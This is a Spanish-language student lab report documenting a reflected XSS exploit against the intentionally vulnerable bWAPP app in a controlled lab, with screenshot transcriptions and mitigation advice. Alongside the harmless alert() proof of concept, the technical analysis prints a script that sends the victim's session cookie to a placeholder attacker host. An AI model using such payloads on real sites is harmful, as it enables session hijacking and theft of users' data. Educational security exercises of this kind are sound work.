

Martin Dalla Pozza

INFORME:

*EXPLOTACIÓN DE VULNERABILIDAD XSS
REFLEJADO EN bWAPP*

Kali Principal (atacante): 192.168.1.2

Kali Clonado (servidor bWAPP en Docker): 192.168.1.5

Aplicación vulnerable: bWAPP v2.2

Nivel de seguridad: Low

1. INTRODUCCIÓN

El presente informe documenta el proceso de identificación y explotación de una vulnerabilidad de tipo Cross-Site Scripting (XSS) Reflejado en la aplicación web intencionadamente insegura bWAPP. El objetivo es demostrar cómo un atacante puede inyectar y ejecutar código malicioso en el navegador de una víctima debido a la falta de validación de entradas por parte de la aplicación. Este trabajo se enmarca en la asignatura de Hacking de Aplicaciones Web y se ha realizado en un entorno controlado con fines educativos.

2. OBJETIVOS

Identificar una vulnerabilidad XSS reflejado en el parámetro firstname del formulario /xss_get.php.

Comprobar la ejecución de código JavaScript inyectado mediante una prueba de concepto (alerta emergente).

Documentar el proceso paso a paso, respaldado por capturas de pantalla.

Analizar el impacto potencial de este tipo de fallos de seguridad y proponer medidas de mitigación.

3. METODOLOGÍA

Configuración del entorno:

Se desplegó bWAPP en un contenedor Docker sobre la máquina Kali clonada (192.168.1.5).

Desde la máquina Kali principal (192.168.1.2) se accedió a la aplicación mediante un navegador web.

Se verificó que el nivel de seguridad estuviera establecido en "low" para garantizar la ausencia de filtros.

Selección del ejercicio vulnerable:

Se accedió a la URL directa del ejercicio: `http://192.168.1.5/xss_get.php`.

Se confirmó que la página correspondía al ejercicio "XSS - Reflected (GET)", que presenta un formulario con los campos "First name" y "Last name".

Prueba de concepto (inyección del payload):

Se introdujo el siguiente código JavaScript en el campo "First name":

```
<script>alert('XSS funcionando')</script>
```

Para evitar el mensaje de validación "Please enter both fields...", se completó el campo "Last name" con un valor arbitrario ("test").

Se hizo clic en el botón "Go" para enviar el formulario.

Observación del resultado:

Tras el envío, el navegador ejecutó el script inyectado y mostró una ventana emergente con el mensaje "XSS funcionando".

Se analizó la URL resultante para confirmar que el payload se transmitía como parámetro GET.

4. RESULTADOS Y ANÁLISIS DE LAS CAPTURAS

A continuación se describen las cinco capturas de pantalla obtenidas durante el proceso, las cuales evidencian cada etapa de la explotación. Las imágenes se encuentran numeradas y sus observaciones se detallan de forma independiente.

Captura 1: Interfaz inicial del ejercicio

Descripción: La imagen muestra la página `http://192.168.1.5/xss_get.php` con el formulario vacío. En la parte superior se observa el menú de selección de bugs y la indicación del nivel de seguridad "low". Esta pantalla es el punto de partida para la inyección.

Captura 2: Introducción parcial del payload

Descripción: El usuario comienza a escribir el script `<script>alert('XSS funcionando')</script>` en el campo "First name". El campo "Last name" permanece vacío. Se aprecia que la aplicación no restringe la entrada de caracteres especiales como `<` y `>`.

Captura 3: Payload completo en el campo First name

Descripción: El script se ha escrito completamente en el campo "First name". Aunque la imagen muestra el texto cortado visualmente por el tamaño del campo, el contenido íntegro es el indicado. Aún no se ha hecho clic en "Go".

Captura 4: Relleno del campo Last name para evitar validación

Descripción: Para cumplir con la validación de la aplicación (ambos campos obligatorios), se introduce el valor "test" en el campo "Last name". El botón "Go" está listo para ser presionado. Nótese que el campo "First name" mantiene el payload.

Captura 5: Ejecución del script y ventana emergente

Descripción: Tras hacer clic en "Go", el navegador interpreta el código inyectado y muestra una alerta con el mensaje "XSS funcionando". En la barra de direcciones se observa la URL con el payload codificado:

`http://192.168.1.5/xss_get.php?`

`firstname=%3Cscript%3Ealert%28%27XSS%20funcionando%27%29%3C/script%3E&lastname=test&form=submit.`

Esto confirma que el servidor refleja el parámetro sin filtrar ni escapar, permitiendo la ejecución del script en el cliente.

5. ANÁLISIS TÉCNICO

La vulnerabilidad XSS reflejada se produce porque la aplicación web toma el valor del parámetro `firstname` y lo inserta directamente en la respuesta HTML sin ningún tipo de validación, saneamiento o escape de caracteres especiales. El navegador de la víctima interpreta el código inyectado como parte legítima de la página y lo ejecuta.

El payload utilizado (`<script>alert(...)</script>`) es una prueba de concepto básica, pero en un escenario real un atacante podría emplear código más dañino, por ejemplo:

```
<script>  
  new Image().src = "http://atacante.com/stealer.php?cookie=" + document.cookie;  
</script>
```

Este script enviaría la cookie de sesión de la víctima a un servidor controlado por el atacante, permitiendo el secuestro de sesión.

La URL generada tras el envío evidencia que la inyección se realiza a través del método GET, lo que significa que el atacante podría distribuir enlaces maliciosos que, al ser abiertos por usuarios autenticados, ejecutarían el código automáticamente.

6. MEDIDAS DE MITIGACIÓN

Para prevenir este tipo de vulnerabilidades en aplicaciones web reales, se recomienda:

Validación de entradas: Rechazar o filtrar caracteres peligrosos en el servidor.

Escapado de salidas: Utilizar funciones como `htmlspecialchars()` en PHP para convertir caracteres especiales en entidades HTML, de modo que no sean interpretados como código.

Configuración de cookies con `HttpOnly`: Impedir que las cookies sean accesibles desde JavaScript, dificultando el robo de sesiones.

Política de Seguridad de Contenido (CSP): Restringir las fuentes desde las que se pueden cargar scripts.

Educación y buenas prácticas: Capacitar a los desarrolladores sobre los riesgos del XSS y cómo evitarlos.

7. CONCLUSIONES

Se ha identificado y explotado con éxito una vulnerabilidad XSS reflejado en bWAPP con nivel de seguridad "low".

La prueba de concepto mediante una alerta emergente demuestra la capacidad de ejecutar código arbitrario en el navegador de la víctima.

Este tipo de fallo representa un riesgo significativo para la seguridad de los usuarios y la confidencialidad de sus datos.

Las capturas de pantalla adjuntas documentan fielmente el proceso, sirviendo como evidencia para el informe.



8. ANEXO: CAPTURAS DE PANTALLA

Las siguientes imágenes corresponden a las capturas realizadas durante la práctica, numeradas según el orden descrito en el apartado 4.

<i>Captura</i>	<i>Descripción</i>
bwapp1.png	Interfaz inicial del ejercicio XSS Reflejado.
bwapp2.png	Introducción parcial del payload en el campo "First name".
bwapp3.png	Payload completo en el campo "First name".
bwapp4.png	Relleno del campo "Last name" con "test".
bwapp5.png	Ventana emergente resultante de la ejecución del script.

Nota:

Las capturas se adjuntan en archivos independientes y su contenido es fiel a lo descrito.



Choose your bug:

----- bWAPP v2.2 -----

Set your security level:

Current: low

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

```
rt('XSS funcionando')</script>
```

Last name:

Go



Choose your bug:

Set your security level:

Current: low

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#) [Welcome Bee](#)

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

```
rt('XSS funcionando')</script>
```

Last name:

test

Go



Choose your bug:

----- bWAPP v2.2 ----- ▾ Hack

Set your security level:

low ▾ Set Current: low

Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee

/ XSS - Reflected (GET) /

Enter your first and last name:

First name:

```
rt('XSS funcionando')</script>
```

Last name:

test

Go

